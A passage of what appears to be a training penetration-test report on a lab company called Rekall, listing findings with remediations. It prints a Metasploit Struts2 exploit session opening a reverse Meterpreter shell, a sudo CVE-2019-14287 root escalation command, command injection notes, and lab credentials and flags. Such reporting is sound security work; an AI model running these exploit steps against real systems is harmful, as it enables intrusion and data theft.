


Vulnerability 6	Findings
<p><b>Title</b></p>	<p>Command Injection</p>
<p><b>Type</b></p>	<p>Web Application</p>
<p><b>Risk Rating</b></p>	<p><b>Low</b></p>
<p><b>Description</b></p>	<p>Command Injection exposed potentially sensitive information</p>

<div>Image 1</div> <div>Injection into DNS Check field</div>	
<div>Image 2</div> <div>Command Injection into MX Record Checker</div>	
Affected Hosts	192.168.14.35
Remediation	Improve input validation



Vulnerability 7	Findings
Title	Brute Force Attack
Type	Web Application
Risk Rating	Medium to High
Description	Weak administrative password enabled access to internal site

<p><b>Image1</b></p> <p>Command injection using 'ls /etc/passwd' exposed users</p>	
<p><b>Image 2</b></p> <p>User credentials easily guessed:</p> <p>Username: melina</p> <p>Password: melina</p>	
<p><b>Affected Hosts</b></p>	<p>192.168.14.35</p>
<p><b>Remediation</b></p>	<p>Implement complex password requirements (i.e. a minimum of 8 characters, 1 uppercase, 1 lowercase, 1 number and 1 symbol)</p>


Vulnerability 8	Findings
<p><b>Title</b></p>	<p>Open Source Reconnaissance</p>
<p><b>Type</b></p>	<p>Linux OS</p>
<p><b>Risk Rating</b></p>	<p><b>Low</b></p>
<p><b>Description</b></p>	<p>Freely available information online has the potential to create security risks</p>

<p><b>Image 1</b></p> <p>Address of personal user</p>	
<p><b>Image 2</b></p> <p>Public IP address</p>	
<p><b>Image 3</b></p> <p>Certificate Issuer</p>	
<p><b>Affected Hosts</b></p>	<p>totalrekall.xyz domain</p>
<p><b>Remediation</b></p>	<p>Monitor open source information to make sure no information can be found to allow hackers a foothold into the domain</p>

Vulnerability 9	Findings
<b>Title</b>	Reconnaissance - Port Scanning
<b>Type</b>	Linux OS
<b>Risk Rating</b>	Medium
<b>Description</b>	Port scanning using nmap identified open ports

<p><b>Image 1</b></p> <p>Windows open ports</p>	 <p>The screenshot shows the Nmap GUI with the target 192.168.13.0/24. The 'Nmap Output' tab is selected, displaying scan results for 192.168.13.1, 192.168.13.10, 192.168.13.12, 192.168.13.13, and 192.168.13.14. Open ports are highlighted in green: 8080/tcp (http-proxy) on 192.168.13.13, 80/tcp (http) on 192.168.13.14, and 22/tcp (ssh) on 192.168.13.1. The scan is completed, showing 256 IP addresses scanned in 19.44 seconds.</p>
<p><b>Image 2</b></p> <p>Linux open port running Drupal</p>	 <p>The screenshot shows the Nmap GUI with the target 192.168.13.13. The 'Nmap Output' tab is selected, displaying detailed scan results for 192.168.13.13. The scan identifies an open port 80/tcp (http) running Apache httpd 2.4.25 (Debian). The output includes details about the http-generator (Drupal 8), http-robots-txt, and http-server-header. The scan is completed, showing 1 IP address scanned in 19.22 seconds.</p>
<p><b>Affected Hosts</b></p>	<p>192.168.13.1, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13</p>
<p><b>Remediation</b></p>	<p>Close open ports when not in use. Consider using a firewall.</p>

Vulnerability 10	Findings
Title	Reconnaissance - Vulnerability Scanning
Type	Linux OS
Risk Rating	<b>Critical</b>

Description	Nessus scan revealed a critical vulnerability
<div>Image</div> <div> <div>Nessus scan showing a critical vulnerability</div> <div>CVSS 10</div> <div>ID 97610</div> <div>Apache Struts - Jakarta Multipart Parser RCE</div> </div>	
Affected Hosts	192.168.13.12
Remediation	Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later

Vulnerability 11	Findings
Title	Initial Access through Metasploit and Meterpreter
Type	Linux OS
Risk Rating	High to Critical
Description	A reverse shell was created using Metasploit and Meterpreter that gained access into Rekall’s network







### Image 3

Metasploit  
module  
(multi/http/struts  
2\_content\_type\_  
ogal)

able to access  
Rekall network

Host:  
192.168.13.12

(Vulnerability 9 above told us this was vulnerable to struts attack)

```
msf6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 192.168.13.12
rhosts => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > set lhost 192.168.13.1
lhost => 192.168.13.1
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):



| Name      | Current Setting    | Required | Description                                                                                                                                                                     |
|-----------|--------------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Proxies   |                    | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                    |
| RHOSTS    | 192.168.13.12      | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT     | 8080               | yes      | The target port (TCP)                                                                                                                                                           |
| SSL       | false              | no       | Negotiate SSL/TLS for outgoing connections                                                                                                                                      |
| TARGETURI | /struts2-showcase/ | yes      | The path to a struts application action                                                                                                                                         |
| VHOST     |                    | no       | HTTP server virtual host                                                                                                                                                        |



Payload options (linux/x64/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.13.1    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Universal |



msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 2 opened (192.168.13.1:4444 => 192.168.13.12:47034 ) at 2022-08-01 22:05:56 -0400
[*] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):



| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|


```

**Image 4**

Access to  
sensitive data

Host:  
192.168.13.12

```
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions

Active sessions



| Id | Name | Type                  | Information          | Connection                                              |
|----|------|-----------------------|----------------------|---------------------------------------------------------|
| 1  |      | shell java/linux      |                      | 192.168.13.1:4444 → 192.168.13.10:56436 (192.168.13.10) |
| 2  |      | meterpreter x64/linux | root @ 192.168.13.12 | 192.168.13.1:4444 → 192.168.13.12:47034 (192.168.13.12) |



msf6 exploit(multi/http/struts2_content_type_ognl) >
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 2
[*] Starting interaction with 2...


meterpreter > shell
Process 40 created.
Channel 1 created.
ls
cve-2017-538-example.jar
entry-point.sh
exploit
cd ~
ls
flagisinThisfile.7z
```


**Image 5**


File from Image 4 opened to reveal sensitive data

Host:  
192.168.13.12



```
- [root@kali:~]# cd /home/kali/Desktop
- ls
Desktop Documents Downloads file2 file3 flagfile flagisinhisfile.7z hash hash2.txt hash2.txt hash3.txt hash.txt Hi.php LinEnum.sh Music Pictures Public Scripts Templates Videos
- [root@kali:~]# cat flagisinhisfile.7z
7z++ fpyk+++flag 18 is wjandurfdgk
03awwlinlssdpmccvlyxcmnmcpst+++++
F=#####?;+=<>=====
#]
```


<p><b>Image 6</b></p> <p>Metasploit module (unix/webapp/drupal_restws_unserialize) able to access Rekall network</p> <p>Host: 192.168.13.13</p>	
<p><b>Affected Hosts</b></p>	<p>192.168.13.10, 192.168.13.12, 192.168.13.13</p>
<p><b>Remediation</b></p>	<p>Create outbound firewall rules to detect potential signals coming from reverse shells. Train employees to avoid phishing attacks that would allow for the creation of a reverse shell.</p>

Vulnerability 12	Findings
<p><b>Title</b></p>	<p>Privilege Escalation</p>
<p><b>Type</b></p>	<p>Linux</p>
<p><b>Risk Rating</b></p>	<p>High</p>
<p><b>Description</b></p>	<p>Able to escalate to a root account</p>
<p><b>Image1</b></p> <p>Username obtained through open source intelligence</p>	


<p><b>Image 2</b></p> <p>1) SSH access with password 'alice'</p> <p>2) Privilege escalation via CVE-2019-14287</p> <p>3) Sensitive data exposed</p>	 <pre> sudo 1.8.27 - Security By... qterminal File Actions Edit View Help  (root@kali)~# ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)   * Documentation:  https://help.ubuntu.com  * Management:    https://landscape.canonical.com  * Support:       https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into.  To restore this content, you can run the 'unminimize' command.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  Last login: Tue Aug  2 02:54:56 2022 from 192.168.13.1 Could not chdir to home directory /home/alice: No such file or directory \$ sudo -u#-1 bin/bash root@b562bc57b874:/# cd /root root@b562bc57b874:/root# ls flag12.txt root@b562bc57b874:/root# cat flag12.txt d7sdfksdf384 root@b562bc57b874:/root# </pre>
<b>Affected Hosts</b>	192.168.13.14
<b>Remediation</b>	Upgrade sudo to a version after 1.8.28. Enforce password complexity.


Vulnerability 13	Findings
<b>Title</b>	Reconnaissance - User Credentials
<b>Type</b>	Windows
<b>Risk Rating</b>	High
<b>Description</b>	User credentials and hashed password found using open source intelligence


<div>Image 1</div> <div>Credentials found on totallrekall GitHub page</div>	
<div>Image 2</div> <div>John the Ripper successfully cracks password hash</div>	
Affected Hosts	172.22.117.20
Remediation	Remove user credentials from GitHub

Vulnerability 14	Findings
Title	Initial Access - User Credentials
Type	Windows OS
Risk Rating	High
Description	Access into Rekall Windows machine achieved through user credentials
<div>Image 1</div> <div>           Credentials            username:            trivera              password:            Tanya4life         </div>	



<p><b>Image 2</b></p> <p>Successful access</p>	
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Remove credentials from the web

Vulnerability 15	Findings
